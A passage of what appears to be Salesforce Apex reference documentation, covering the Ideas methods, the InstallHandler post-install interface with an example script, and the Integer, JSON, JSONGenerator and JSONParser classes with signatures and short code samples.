('SELECT Id, Title FROM Idea WHERE Id != null AND parentIdeaId = null LIMIT 10')) {
            i++;
            ideas.add(tmp);
        }
    }
}
```

The following is the markup for a Visualforce page that uses the above custom controller to list ideas:

```
<apex:page controller="IdeaListController" tabStyle="Idea" showHeader="false">

        <apex:dataList value="{!ideas}" var="idea" id="ideaList">
            <a href="/apex/viewIdea?id={!idea.id}">
<apex:outputText value="{!idea.title}" escape="true"/></a>
        </apex:dataList>

</apex:page>
```

The following example also uses a Visualforce page and custom controller, this time, to display the idea that is selected on the above idea list page. In this example, the `markRead` method marks the selected idea and associated comments as read by the user that is currently logged in. Note that the `markRead` method is in the constructor so that the idea is marked read immediately when the user

goes to a page that uses this controller. For this example to work, there must be ideas posted to the zone. In addition, at least one zone member must have posted a comment to another zone member's idea or comment.

```
// Create an Apex method in the controller that marks all comments as read for the
// selected idea
public class ViewIdeaController {

   private final String id = System.currentPage().getParameters().get('id');

   public ViewIdeaController(ApexPages.StandardController controller) {
               Ideas.markRead(id);
   }

}
```

The following is the markup for a Visualforce page that uses the above custom controller to display the idea as read.

```
<apex:page standardController="Idea" extensions="ViewIdeaController" showHeader="false">

     <h2><apex:outputText value="{!idea.title}" /></h2>
     <apex:outputText value="{!idea.body}" />

</apex:page>
```

Ideas Methods

The following are methods for `Ideas`. All methods are static.

IN THIS SECTION:

findSimilar(idea)
Returns a list similar ideas based on the title of the specified idea.

getAllRecentReplies(userID, communityID)
Returns ideas that have recent replies for the specified user or zone. This includes all read and unread replies.

getReadRecentReplies(userID, communityID)
Returns ideas that have recent replies marked as read.

getUnreadRecentReplies(userID, communityID)
Returns ideas that have recent replies marked as unread.

markRead(ideaID)
Marks all comments as read for the user that is currently logged in.

`findSimilar(idea)`

Returns a list similar ideas based on the title of the specified idea.

Signature

```
public static ID[] findSimilar(Idea idea)
```

Parameters

idea
Type: Idea

Return Value

Type: ID[]

Usage

Each `findSimilar` call counts against the SOSL statement governor limit allowed for the process.

getAllRecentReplies(userID, communityID)

Returns ideas that have recent replies for the specified user or zone. This includes all read and unread replies.

Signature

```
public static ID[] getAllRecentReplies(String userID, String communityID)
```

Parameters

userID
Type: String

communityID
Type: String

Return Value

Type: ID[]

getReadRecentReplies(userID, communityID)

Returns ideas that have recent replies marked as read.

Signature

```
public static ID[] getReadRecentReplies(String userID, String communityID)
```

Parameters

userID
Type: String

communityID
Type: String

Return Value

Type: ID[]

`getUnreadRecentReplies(userID, communityID)`

Returns ideas that have recent replies marked as unread.

Signature

```
public static ID[] getUnreadRecentReplies(String userID, String communityID)
```

Parameters

`userID`
Type: String

`communityID`
Type: String

Return Value

Type: ID[]

`markRead(ideaID)`

Marks all comments as read for the user that is currently logged in.

Signature

```
public static Void markRead(String ideaID)
```

Parameters

`ideaID`
Type: String

Return Value

Type: Void

InstallHandler Interface

Enables custom code to run after a managed package installation or upgrade.

Namespace

System

Usage

App developers can implement this interface to specify Apex code that runs automatically after a subscriber installs or upgrades a managed package. This makes it possible to customize the package install or upgrade, based on details of the subscriber's organization. For instance, you can use the script to populate custom settings, create sample data, send an email to the installer, notify an external system, or kick off a batch operation to populate a new field across a large set of data.

The post install script is invoked after tests have been run, and is subject to default governor limits. It runs as a special system user that represents your package, so all operations performed by the script appear to be done by your package. You can access this user by using UserInfo. You will only see this user at runtime, not while running tests.

If the script fails, the install/upgrade is aborted. Any errors in the script are emailed to the user specified in the **Notify on Apex Error** field of the package. If no user is specified, the install/upgrade details will be unavailable.

The post install script has the following additional properties.

- It can initiate batch, scheduled, and future jobs.
- It can't access Session IDs.
- It can only perform callouts using an async operation. The callout occurs after the script is run and the install is complete and committed.

The `InstallHandler` interface has a single method called `onInstall`, which specifies the actions to be performed on install/upgrade.

```
global interface InstallHandler {
  void onInstall(InstallContext context)
};
```

The `onInstall` method takes a context object as its argument, which provides the following information.

- The org ID of the organization in which the installation takes place.
- The user ID of the user who initiated the installation.
- The version number of the previously installed package (specified using the `Version` class). This is always a three-part number, such as 1.2.0.
- Whether the installation is an upgrade.
- Whether the installation is a push.

The context argument is an object whose type is the `InstallContext` interface. This interface is automatically implemented by the system. The following definition of the `InstallContext` interface shows the methods you can call on the context argument.

```
global interface InstallContext {
  ID organizationId();
  ID installerId();
  Boolean isUpgrade();
  Boolean isPush();
  Version previousVersion();
}
```

IN THIS SECTION:

InstallHandler Methods

The following are methods for `InstallHandler`.

IN THIS SECTION:

`onInstall(context)`

Specifies the actions to be performed on install/upgrade.

Signature

```
public Void onInstall(InstallContext context)
```

Parameters

context
Type: System.InstallContext

Return Value

Type: Void

InstallHandler Example Implementation

The following sample post install script performs these actions on package install/upgrade.

- If the previous version is null, that is, the package is being installed for the first time, the script:
  - Creates a new Account called "Newco" and verifies that it was created.
  - Creates a new instance of the custom object Survey, called "Client Satisfaction Survey".
  - Sends an email message to the subscriber confirming installation of the package.
- If the previous version is 1.0, the script creates a new instance of Survey called "Upgrading from Version 1.0".
- If the package is an upgrade, the script creates a new instance of Survey called "Sample Survey during Upgrade".
- If the upgrade is being pushed, the script creates a new instance of Survey called "Sample Survey during Push".

```
global class PostInstallClass implements InstallHandler {
  global void onInstall(InstallContext context) {
    if(context.previousVersion() == null) {
      Account a = new Account(name='Newco');
      insert(a);

      Survey__c obj = new Survey__c(name='Client Satisfaction Survey');
      insert obj;

      User u = [Select Id, Email from User where Id =:context.installerID()];
      String toAddress= u.Email;
      String[] toAddresses = new String[]{toAddress};
      Messaging.SingleEmailMessage mail =
        new Messaging.SingleEmailMessage();
      mail.setToAddresses(toAddresses);
      mail.setReplyTo('support@package.dev');
      mail.setSenderDisplayName('My Package Support');
      mail.setSubject('Package install successful');
      mail.setPlainTextBody('Thanks for installing the package.');
      Messaging.sendEmail(new Messaging.Email[] { mail });
      }
    else
```

```
    if(context.previousVersion().compareTo(new Version(1,0)) == 0) {
    Survey__c obj = new Survey__c(name='Upgrading from Version 1.0');
    insert(obj);
    }
  if(context.isUpgrade()) {
    Survey__c obj = new Survey__c(name='Sample Survey during Upgrade');
    insert obj;
    }
  if(context.isPush()) {
    Survey__c obj = new Survey__c(name='Sample Survey during Push');
    insert obj;
    }
  }
}
```

You can test a post install script using the new `testInstall` method of the `Test` class. This method takes the following arguments.

- A class that implements the `InstallHandler` interface.
- A `Version` object that specifies the version number of the existing package.
- An optional Boolean value that is `true` if the installation is a push. The default is `false`.

This sample shows how to test a post install script implemented in the `PostInstallClass` Apex class.

```
@isTest
static void testInstallScript() {
  PostInstallClass postinstall = new PostInstallClass();
    Test.testInstall(postinstall, null);
    Test.testInstall(postinstall, new Version(1,0), true);
    List<Account> a = [Select id, name from Account where name ='Newco'];
    System.assertEquals(a.size(), 1, 'Account not found');
  }
```

Integer Class

Contains methods for the Integer primitive data type.

Namespace

System

Usage

For more information on integers, see Primitive Data Types on page 25.

Integer Methods

The following are methods for `Integer`.

IN THIS SECTION:

format()
Returns the integer as a string using the locale of the context user.

valueOf(stringToInteger)

Returns an Integer that contains the value of the specified String. As in Java, the String is interpreted as representing a signed decimal integer.

valueOf(fieldValue)

Converts the specified object to an Integer. Use this method to convert a history tracking field value or an object that represents an Integer value.

format()

Returns the integer as a string using the locale of the context user.

Signature

```
public String format()
```

Return Value

Type: String

Example

```
integer myInt = 22;
system.assertEquals('22', myInt.format());
```

valueOf(stringToInteger)

Returns an Integer that contains the value of the specified String. As in Java, the String is interpreted as representing a signed decimal integer.

Signature

```
public static Integer valueOf(String stringToInteger)
```

Parameters

stringToInteger
Type: String

Return Value

Type: Integer

Example

```
Integer myInt = Integer.valueOf('123');
```

`valueOf(fieldValue)`

Converts the specified object to an Integer. Use this method to convert a history tracking field value or an object that represents an Integer value.

Signature

```
public static Integer valueOf(Object fieldValue)
```

Parameters

`fieldValue`
Type: Object

Return Value

Type: Integer

Usage

Use this method with the `OldValue` or `NewValue` fields of history sObjects, such as `AccountHistory`, when the field type corresponds to an Integer type, like a number field.

Example:

Example

```
List<AccountHistory> ahlist =
  [SELECT Field,OldValue,NewValue
   FROM AccountHistory];
for(AccountHistory ah : ahlist) {
  System.debug('Field: ' + ah.Field);
  if (ah.field == 'NumberOfEmployees') {
    Integer oldValue =
      Integer.valueOf(ah.OldValue);
    Integer newValue =
      Integer.valueOf(ah.NewValue);
}
```

JSON Class

Contains methods for serializing Apex objects into JSON format and deserializing JSON content that was serialized using the `serialize` method in this class.

Namespace

System

Usage

Use the methods in the `System.JSON` class to perform round-trip JSON serialization and deserialization of Apex objects.

SEE ALSO:

Roundtrip Serialization and Deserialization

JSON Methods

The following are methods for `JSON`. All methods are static.

IN THIS SECTION:

`createGenerator(prettyPrint)`

Returns a new JSON generator.

Signature

```
public static System.JSONGenerator createGenerator(Boolean prettyPrint)
```

Parameters

`prettyPrint`
Type: Boolean

Determines whether the JSON generator creates JSON content in pretty-print format with the content indented. Set to `true` to create indented content.

Return Value

Type: System.JSONGenerator

createParser(jsonString)

Returns a new JSON parser.

Signature

```
public static System.JSONParser createParser(String jsonString)
```

Parameters

jsonString
Type: String

The JSON content to parse.

Return Value

Type: System.JSONParser

deserialize(jsonString, apexType)

Deserializes the specified JSON string into an Apex object of the specified type.

Signature

```
public static Object deserialize(String jsonString, System.Type apexType)
```

Parameters

jsonString
Type: String

The JSON content to deserialize.

apexType
Type: System.Type

The Apex type of the object that this method creates after deserializing the JSON content.

Return Value

Type: Object

Usage

If the JSON content to parse contains attributes not present in the Apex type specified in the argument, such as a missing field or object, this method ignores these attributes and parses the rest of the JSON content. However, for Apex saved using Salesforce API version 24.0 or earlier, this method throws a run-time exception for missing attributes.

Example

The following example deserializes a `Decimal` value.

```
Decimal n = (Decimal)JSON.deserialize(
                '100.1', Decimal.class);
System.assertEquals(n, 100.1);
```

deserializeStrict(jsonString, apexType)

Deserializes the specified JSON string into an Apex object of the specified type.

Signature

```
public static Object deserializeStrict(String jsonString, System.Type apexType)
```

Parameters

jsonString
Type: String

The JSON content to deserialize.

apexType
Type: System.Type

The Apex type of the object that this method creates after deserializing the JSON content.

Return Value

Type: Object

Usage

All attributes in the JSON string must be present in the specified type.If the JSON content to parse contains attributes not present in the Apex type specified in the argument, such as a missing field or object, this method throws a run-time exception.

Example

The following example deserializes a JSON string into an object of a user-defined type represented by the `Car` class, which this example also defines.

```
public class Car {
    public String make;
    public String year;
}

public void parse() {
    Car c = (Car)JSON.deserializeStrict(
        '{"make":"SFDC","year":"2020"}',
        Car.class);
    System.assertEquals(c.make, 'SFDC');
    System.assertEquals(c.year, '2020');
}
```

deserializeUntyped(jsonString)

Deserializes the specified JSON string into collections of primitive data types.

Signature

```
public static Object deserializeUntyped(String jsonString)
```

Parameters

jsonString
Type: String

The JSON content to deserialize.

Return Value

Type: Object

Example

The following example deserializes a JSON representation of an appliance object into a map that contains primitive data types and further collections of primitive types. It then verifies the deserialized values.

```
String jsonInput = '{\n' +
    ' "description" :"An appliance",\n' +
    ' "accessories" : [ "powerCord", ' +
      '{ "right":"door handle1", ' +
        '"left":"door handle2" } ],\n' +
    ' "dimensions" : ' +
      '{ "height" : 5.5 , ' +
        '"width" : 3.0 , ' +
        '"depth" : 2.2 },\n' +
    ' "type" : null,\n' +
    ' "inventory" : 2000,\n' +
    ' "price" : 1023.45,\n' +
    ' "isShipped" : true,\n' +
    ' "modelNumber" : "123"\n' +
    '}';

Map<String, Object> m =
   (Map<String, Object>)
      JSON.deserializeUntyped(jsonInput);

System.assertEquals(
   'An appliance', m.get('description'));

List<Object> a =
   (List<Object>)m.get('accessories');
System.assertEquals('powerCord', a[0]);
Map<String, Object> a2 =
   (Map<String, Object>)a[1];
System.assertEquals(
   'door handle1', a2.get('right'));
```

```
System.assertEquals(
   'door handle2', a2.get('left'));

Map<String, Object> dim =
   (Map<String, Object>)m.get('dimensions');
System.assertEquals(
   5.5, dim.get('height'));
System.assertEquals(
   3.0, dim.get('width'));
System.assertEquals(
   2.2, dim.get('depth'));

System.assertEquals(null, m.get('type'));
System.assertEquals(
   2000, m.get('inventory'));
System.assertEquals(
   1023.45, m.get('price'));
System.assertEquals(
   true, m.get('isShipped'));
System.assertEquals(
   '123', m.get('modelNumber'));
```

serialize(objectToSerialize)

Serializes Apex objects into JSON content.

Signature

```
public static String serialize(Object objectToSerialize)
```

Parameters

objectToSerialize
Type: Object

The Apex object to serialize.

Return Value

Type: String

Example

The following example serializes a new `Datetime` value.

```
Datetime dt = Datetime.newInstance(
                Date.newInstance(
                   2011, 3, 22),
                Time.newInstance(
                   1, 15, 18, 0));
    String str = JSON.serialize(dt);
    System.assertEquals(
```

```
        '"2011-03-22T08:15:18.000Z"',
        str);
```

serializePretty(objectToSerialize)

Serializes Apex objects into JSON content and generates indented content using the pretty-print format.

Signature

```
public static String serializePretty(Object objectToSerialize)
```

Parameters

objectToSerialize
Type: Object

The Apex object to serialize.

Return Value

Type: String

JSONGenerator Class

Contains methods used to serialize objects into JSON content using the standard JSON encoding.

Namespace

System

Usage

The `System.JSONGenerator` class is provided to enable the generation of standard JSON-encoded content and gives you more control on the structure of the JSON output.

SEE ALSO:

JSON Generator

JSONGenerator Methods

The following are methods for `JSONGenerator`. All are instance methods.

IN THIS SECTION:

close()
Closes the JSON generator.

getAsString()
Returns the generated JSON content.

isClosed()

Returns `true` if the JSON generator is closed; otherwise, returns `false`.

writeBlob(blobValue)

Writes the specified `Blob` value as a base64-encoded string.

writeBlobField(fieldName, blobValue)

Writes a field name and value pair using the specified field name and BLOB value.

writeBoolean(blobValue)

Writes the specified Boolean value.

writeBooleanField(fieldName, booleanValue)

Writes a field name and value pair using the specified field name and Boolean value.

writeDate(dateValue)

Writes the specified date value in the ISO-8601 format.

writeDateField(fieldName, dateValue)

Writes a field name and value pair using the specified field name and date value. The date value is written in the ISO-8601 format.

writeDateTime(datetimeValue)

Writes the specified date and time value in the ISO-8601 format.

writeDateTimeField(fieldName, datetimeValue)

Writes a field name and value pair using the specified field name and date and time value. The date and time value is written in the ISO-8601 format.

writeEndArray()

Writes the ending marker of a JSON array (']').

writeEndObject()

Writes the ending marker of a JSON object ('}').

writeFieldName(fieldName)

Writes a field name.

writeId(identifier)

Writes the specified ID value.

writeIdField(fieldName, identifier)

Writes a field name and value pair using the specified field name and identifier value.

writeNull()

Writes the JSON null literal value.

writeNullField(fieldName)

Writes a field name and value pair using the specified field name and the JSON null literal value.

writeNumber(number)

Writes the specified decimal value.

writeNumber(number)

Writes the specified double value.

writeNumber(number)

Writes the specified integer value.

writeNumber(number)

Writes the specified long value.

writeNumberField(fieldName, number)
Writes a field name and value pair using the specified field name and decimal value.

writeNumberField(fieldName, number)
Writes a field name and value pair using the specified field name and double value.

writeNumberField(fieldName, number)
Writes a field name and value pair using the specified field name and integer value.

writeNumberField(fieldName, number)
Writes a field name and value pair using the specified field name and long value.

writeObject(anyObject)
Writes the specified Apex object in JSON format.

writeObjectField(fieldName, value)
Writes a field name and value pair using the specified field name and Apex object.

writeStartArray()
Writes the starting marker of a JSON array ('[').

writeStartObject()
Writes the starting marker of a JSON object ('{').

writeString(stringValue)
Writes the specified string value.

writeStringField(fieldName, stringValue)
Writes a field name and value pair using the specified field name and string value.

writeTime(timeValue)
Writes the specified time value in the ISO-8601 format.

writeTimeField(fieldName, timeValue)
Writes a field name and value pair using the specified field name and time value in the ISO-8601 format.

`close()`

Closes the JSON generator.

Signature

```
public Void close()
```

Return Value

Type: Void

Usage

No more content can be written after the JSON generator is closed.

`getAsString()`

Returns the generated JSON content.

Signature

```
public String getAsString()
```

Return Value

Type: String

Usage

This method closes the JSON generator if it isn't closed already.

isClosed()

Returns `true` if the JSON generator is closed; otherwise, returns `false`.

Signature

```
public Boolean isClosed()
```

Return Value

Type: Boolean

writeBlob(blobValue)

Writes the specified `Blob` value as a base64-encoded string.

Signature

```
public Void writeBlob(Blob blobValue)
```

Parameters

blobValue
Type: Blob

Return Value

Type: Void

writeBlobField(fieldName, blobValue)

Writes a field name and value pair using the specified field name and BLOB value.

Signature

```
public Void writeBlobField(String fieldName, Blob blobValue)
```

Parameters

fieldName
Type: String

blobValue
Type: Blob

Return Value

Type: Void

writeBoolean(blobValue)

Writes the specified Boolean value.

Signature

```
public Void writeBoolean(Boolean blobValue)
```

Parameters

blobValue
Type: Boolean

Return Value

Type: Void

writeBooleanField(fieldName, booleanValue)

Writes a field name and value pair using the specified field name and Boolean value.

Signature

```
public Void writeBooleanField(String fieldName, Boolean booleanValue)
```

Parameters

fieldName
Type: String

booleanValue
Type: Boolean

Return Value

Type: Void

writeDate(dateValue)

Writes the specified date value in the ISO-8601 format.

Signature

```
public Void writeDate(Date dateValue)
```

Parameters

dateValue
Type: Date

Return Value

Type: Void

writeDateField(fieldName, dateValue)

Writes a field name and value pair using the specified field name and date value. The date value is written in the ISO-8601 format.

Signature

```
public Void writeDateField(String fieldName, Date dateValue)
```

Parameters

fieldName
Type: String

dateValue
Type: Date

Return Value

Type: Void

writeDateTime(datetimeValue)

Writes the specified date and time value in the ISO-8601 format.

Signature

```
public Void writeDateTime(Datetime datetimeValue)
```

Parameters

datetimeValue
Type: Datetime

Return Value

Type: Void

writeDateTimeField(fieldName, datetimeValue)

Writes a field name and value pair using the specified field name and date and time value. The date and time value is written in the ISO-8601 format.

Signature

```
public Void writeDateTimeField(String fieldName, Datetime datetimeValue)
```

Parameters

fieldName
Type: String

datetimeValue
Type: Datetime

Return Value

Type: Void

writeEndArray()

Writes the ending marker of a JSON array (']').

Signature

```
public Void writeEndArray()
```

Return Value

Type: Void

writeEndObject()

Writes the ending marker of a JSON object ('}').

Signature

```
public Void writeEndObject()
```

Return Value

Type: Void

writeFieldName(fieldName)

Writes a field name.

Signature

```
public Void writeFieldName(String fieldName)
```

Parameters

fieldName
Type: String

Return Value

Type: Void

writeId(identifier)

Writes the specified ID value.

Signature

```
public Void writeId(ID identifier)
```

Parameters

identifier
Type: ID

Return Value

Type: Void

writeIdField(fieldName, identifier)

Writes a field name and value pair using the specified field name and identifier value.

Signature

```
public Void writeIdField(String fieldName, Id identifier)
```

Parameters

fieldName
Type: String

identifier
Type: ID

Return Value

Type: Void

writeNull()

Writes the JSON null literal value.

Signature

```
public Void writeNull()
```

Return Value

Type: Void

writeNullField(fieldName)

Writes a field name and value pair using the specified field name and the JSON null literal value.

Signature

```
public Void writeNullField(String fieldName)
```

Parameters

fieldName
Type: String

Return Value

Type: Void

writeNumber(number)

Writes the specified decimal value.

Signature

```
public Void writeNumber(Decimal number)
```

Parameters

number
Type: Decimal

Return Value

Type: Void

writeNumber(number)

Writes the specified double value.

Signature

```
public Void writeNumber(Double number)
```

Parameters

number
Type: Double

Return Value

Type: Void

writeNumber(number)

Writes the specified integer value.

Signature

```
public Void writeNumber(Integer number)
```

Parameters

number
Type: Integer

Return Value

Type: Void

writeNumber(number)

Writes the specified long value.

Signature

```
public Void writeNumber(Long number)
```

Parameters

number
Type: Long

Return Value

Type: Void

writeNumberField(fieldName, number)

Writes a field name and value pair using the specified field name and decimal value.

Signature

```
public Void writeNumberField(String fieldName, Decimal number)
```

Parameters

fieldName
Type: String

number
Type: Decimal

Return Value

Type: Void

writeNumberField(fieldName, number)

Writes a field name and value pair using the specified field name and double value.

Signature

```
public Void writeNumberField(String fieldName, Double number)
```

Parameters

fieldName
Type: String

number
Type: Double

Return Value

Type: Void

writeNumberField(fieldName, number)

Writes a field name and value pair using the specified field name and integer value.

Signature

```
public Void writeNumberField(String fieldName, Integer number)
```

Parameters

fieldName
Type: String

number
Type: Integer

Return Value

Type: Void

writeNumberField(fieldName, number)

Writes a field name and value pair using the specified field name and long value.

Signature

```
public Void writeNumberField(String fieldName, Long number)
```

Parameters

fieldName
Type: String

number
Type: Long

Return Value

Type: Void

writeObject(anyObject)

Writes the specified Apex object in JSON format.

Signature

```
public Void writeObject(Object anyObject)
```

Parameters

anyObject
Type: Object

Return Value

Type: Void

writeObjectField(fieldName, value)

Writes a field name and value pair using the specified field name and Apex object.

Signature

```
public Void writeObjectField(String fieldName, Object value)
```

Parameters

fieldName
Type: String

value
Type: Object

Return Value

Type: Void

writeStartArray()

Writes the starting marker of a JSON array ('[').

Signature

```
public Void writeStartArray()
```

Return Value

Type: Void

writeStartObject()

Writes the starting marker of a JSON object ('{').

Signature

```
public Void writeStartObject()
```

Return Value

Type: Void

writeString(stringValue)

Writes the specified string value.

Signature

```
public Void writeString(String stringValue)
```

Parameters

stringValue
Type: String

Return Value

Type: Void

writeStringField(fieldName, stringValue)

Writes a field name and value pair using the specified field name and string value.

Signature

```
public Void writeStringField(String fieldName, String stringValue)
```

Parameters

fieldName
Type: String

stringValue
Type: String

Return Value

Type: Void

writeTime(timeValue)

Writes the specified time value in the ISO-8601 format.

Signature

```
public Void writeTime(Time timeValue)
```

Parameters

timeValue
Type: Time

Return Value

Type: Void

writeTimeField(fieldName, timeValue)

Writes a field name and value pair using the specified field name and time value in the ISO-8601 format.

Signature

```
public Void writeTimeField(String fieldName, Time timeValue)
```

Parameters

fieldName
Type: String

timeValue
Type: Time

Return Value

Type: Void

JSONParser Class

Represents a parser for JSON-encoded content.

Namespace

System

Usage

Use the `System.JSONParser` methods to parse a response that's returned from a call to an external service that is in JSON format, such as a JSON-encoded response of a Web service callout.

SEE ALSO:

JSON Parsing

JSONParser Methods

The following are methods for `JSONParser`. All are instance methods.

IN THIS SECTION:

clearCurrentToken()
Removes the current token.

getBlobValue()
Returns the current token as a BLOB value.

getBooleanValue()
Returns the current token as a Boolean value.

getCurrentName()
Returns the name associated with the current token.

getCurrentToken()
Returns the token that the parser currently points to or `null` if there's no current token.

getDatetimeValue()
Returns the current token as a date and time value.

getDateValue()
Returns the current token as a date value.

getDecimalValue()
Returns the current token as a decimal value.

getDoubleValue()
Returns the current token as a double value.

getIdValue()
Returns the current token as an ID value.

getIntegerValue()
Returns the current token as an integer value.

getLastClearedToken()
Returns the last token that was cleared by the `clearCurrentToken` method.

getLongValue()
Returns the current token as a long value.

getText()
Returns the textual representation of the current token or `null` if there's no current token.

getTimeValue()
Returns the current token as a time value.

hasCurrentToken()
Returns `true` if the parser currently points to a token; otherwise, returns `false`.

nextToken()
Returns the next token or `null` if the parser has reached the end of the input stream.

nextValue()
Returns the next token that is a value type or `null` if the parser has reached the end of the input stream.

readValueAs(apexType)
Deserializes JSON content into an object of the specified Apex type and returns the deserialized object.

readValueAsStrict(apexType)
Deserializes JSON content into an object of the specified Apex type and returns the deserialized object. All attributes in the JSON content must be present in the specified type.

skipChildren()
Skips all child tokens of type `JSONToken.START_ARRAY` and `JSONToken.START_OBJECT` that the parser currently points to.

`clearCurrentToken()`

Removes the current token.

Signature

```
public Void clearCurrentToken()
```

Return Value

Type: Void

Usage

After this method is called, a call to `hasCurrentToken` returns `false` and a call to `getCurrentToken` returns `null`. You can retrieve the cleared token by calling `getLastClearedToken`.

`getBlobValue()`

Returns the current token as a BLOB value.

Signature

```
public Blob getBlobValue()
```

Return Value

Type: Blob

Usage

The current token must be of type `JSONToken.VALUE_STRING` and must be Base64-encoded.

getBooleanValue()

Returns the current token as a Boolean value.

Signature

```
public Boolean getBooleanValue()
```

Return Value

Type: Boolean

Usage

The current token must be of type `JSONToken.VALUE_TRUE` or `JSONToken.VALUE_FALSE`.

The following example parses a sample JSON string and retrieves a Boolean value.

```
String JSONContent =
    '{"isActive":true}';
JSONParser parser =
   JSON.createParser(JSONContent);
// Advance to the start object marker.
parser.nextToken();
// Advance to the next value.
parser.nextValue();
// Get the Boolean value.
Boolean isActive = parser.getBooleanValue();
```

getCurrentName()

Returns the name associated with the current token.

Signature

```
public String getCurrentName()
```

Return Value

Type: String

Usage

If the current token is of type `JSONToken.FIELD_NAME`, this method returns the same value as `getText`. If the current token is a value, this method returns the field name that precedes this token. For other values such as array values or root-level values, this method returns `null`.

The following example parses a sample JSON string. It advances to the field value and retrieves its corresponding field name.

Example

```
String JSONContent = '{"firstName":"John"}';
JSONParser parser =
   JSON.createParser(JSONContent);
// Advance to the start object marker.
parser.nextToken();
// Advance to the next value.
parser.nextValue();
// Get the field name for the current value.
String fieldName = parser.getCurrentName();
// Get the textual representation
// of the value.
String fieldValue = parser.getText();
```

getCurrentToken()

Returns the token that the parser currently points to or `null` if there's no current token.

Signature

```
public System.JSONToken getCurrentToken()
```

Return Value

Type: System.JSONToken

Usage

The following example iterates through all the tokens in a sample JSON string.

```
String JSONContent = '{"firstName":"John"}';
JSONParser parser =
   JSON.createParser(JSONContent);
// Advance to the next token.
while (parser.nextToken() != null) {
    System.debug('Current token: ' +
        parser.getCurrentToken());
}
```

getDatetimeValue()

Returns the current token as a date and time value.

Signature

```
public Datetime getDatetimeValue()
```

Return Value

Type: Datetime

Usage

The current token must be of type `JSONToken.VALUE_STRING` and must represent a `Datetime` value in the ISO-8601 format.

The following example parses a sample JSON string and retrieves a Datetime value.

```
String JSONContent =
'{"transactionDate":"2011-03-22T13:01:23"}';
JSONParser parser =
   JSON.createParser(JSONContent);
// Advance to the start object marker.
parser.nextToken();
// Advance to the next value.
parser.nextValue();
// Get the transaction date.
Datetime transactionDate =
   parser.getDatetimeValue();
```

`getDateValue()`

Returns the current token as a date value.

Signature

```
public Date getDateValue()
```

Return Value

Type: Date

Usage

The current token must be of type `JSONToken.VALUE_STRING` and must represent a `Date` value in the ISO-8601 format.

The following example parses a sample JSON string and retrieves a Date value.

```
String JSONContent =
   '{"dateOfBirth":"2011-03-22"}';
JSONParser parser =
   JSON.createParser(JSONContent);
// Advance to the start object marker.
parser.nextToken();
// Advance to the next value.
parser.nextValue();
// Get the date of birth.
Date dob = parser.getDateValue();
```

`getDecimalValue()`

Returns the current token as a decimal value.

Signature

```
public Decimal getDecimalValue()
```

Return Value

Type: Decimal

Usage

The current token must be of type `JSONToken.VALUE_NUMBER_FLOAT` or `JSONToken.VALUE_NUMBER_INT` and is a numerical value that can be converted to a value of type `Decimal`.

The following example parses a sample JSON string and retrieves a Decimal value.

```
String JSONContent =
    '{"GPA":3.8}';
JSONParser parser =
    JSON.createParser(JSONContent);
// Advance to the start object marker.
parser.nextToken();
// Advance to the next value.
parser.nextValue();
// Get the GPA score.
Decimal gpa = parser.getDecimalValue();
```

`getDoubleValue()`

Returns the current token as a double value.

Signature

```
public Double getDoubleValue()
```

Return Value

Type: Double

Usage

The current token must be of type `JSONToken.VALUE_NUMBER_FLOAT` and is a numerical value that can be converted to a value of type `Double`.

The following example parses a sample JSON string and retrieves a Double value.

```
String JSONContent =
    '{"GPA":3.8}';
JSONParser parser =
    JSON.createParser(JSONContent);
// Advance to the start object marker.
```

```
parser.nextToken();
// Advance to the next value.
parser.nextValue();
// Get the GPA score.
Double gpa = parser.getDoubleValue();
```

getIdValue()

Returns the current token as an ID value.

Signature

```
public ID getIdValue()
```

Return Value

Type: ID

Usage

The current token must be of type `JSONToken.VALUE_STRING` and must be a valid `ID`.

The following example parses a sample JSON string and retrieves an ID value.

```
String JSONContent =
   '{"recordId":"001R0000002nO6H"}';
JSONParser parser =
   JSON.createParser(JSONContent);
// Advance to the start object marker.
parser.nextToken();
// Advance to the next value.
parser.nextValue();
// Get the record ID.
ID recordID = parser.getIdValue();
```

getIntegerValue()

Returns the current token as an integer value.

Signature

```
public Integer getIntegerValue()
```

Return Value

Type: Integer

Usage

The current token must be of type `JSONToken.VALUE_NUMBER_INT` and must represent an `Integer`.

The following example parses a sample JSON string and retrieves an Integer value.

```
String JSONContent =
   '{"recordCount":10}';
JSONParser parser =
   JSON.createParser(JSONContent);
// Advance to the start object marker.
parser.nextToken();
// Advance to the next value.
parser.nextValue();
// Get the record count.
Integer count = parser.getIntegerValue();
```

`getLastClearedToken()`

Returns the last token that was cleared by the `clearCurrentToken` method.

Signature

```
public System.JSONToken getLastClearedToken()
```

Return Value

Type: System.JSONToken

`getLongValue()`

Returns the current token as a long value.

Signature

```
public Long getLongValue()
```

Return Value

Type: Long

Usage

The current token must be of type `JSONToken.VALUE_NUMBER_INT` and is a numerical value that can be converted to a value of type `Long` .

The following example parses a sample JSON string and retrieves a Long value.

```
String JSONContent =
   '{"recordCount":2097531021}';
JSONParser parser =
   JSON.createParser(JSONContent);
// Advance to the start object marker.
parser.nextToken();
// Advance to the next value.
parser.nextValue();
```

```
// Get the record count.
Long count = parser.getLongValue();
```

getText()

Returns the textual representation of the current token or `null` if there's no current token.

Signature

```
public String getText()
```

Return Value

Type: String

Usage

No current token exists, and therefore this method returns `null`, if `nextToken` has not been called yet for the first time or if the parser has reached the end of the input stream.

getTimeValue()

Returns the current token as a time value.

Signature

```
public Time getTimeValue()
```

Return Value

Type: Time

Usage

The current token must be of type `JSONToken.VALUE_STRING` and must represent a `Time` value in the ISO-8601 format.

The following example parses a sample JSON string and retrieves a Datetime value.

```
String JSONContent =
   '{"arrivalTime":"18:05"}';
JSONParser parser =
   JSON.createParser(JSONContent);
// Advance to the start object marker.
parser.nextToken();
// Advance to the next value.
parser.nextValue();
// Get the arrival time.
Time arrivalTime = parser.getTimeValue();
```

hasCurrentToken()

Returns `true` if the parser currently points to a token; otherwise, returns `false`.

Signature

```
public Boolean hasCurrentToken()
```

Return Value

Type: Boolean

`nextToken()`

Returns the next token or `null` if the parser has reached the end of the input stream.

Signature

```
public System.JSONToken nextToken()
```

Return Value

Type: System.JSONToken

Usage

Advances the stream enough to determine the type of the next token, if any.

`nextValue()`

Returns the next token that is a value type or `null` if the parser has reached the end of the input stream.

Signature

```
public System.JSONToken nextValue()
```

Return Value

Type: System.JSONToken

Usage

Advances the stream enough to determine the type of the next token that is of a value type, if any, including a JSON array and object start and end markers.

`readValueAs(apexType)`

Deserializes JSON content into an object of the specified Apex type and returns the deserialized object.

Signature

```
public Object readValueAs(System.Type apexType)
```

Parameters

apexType
Type: System.Type

The *apexType* argument specifies the type of the object that this method returns after deserializing the current value.

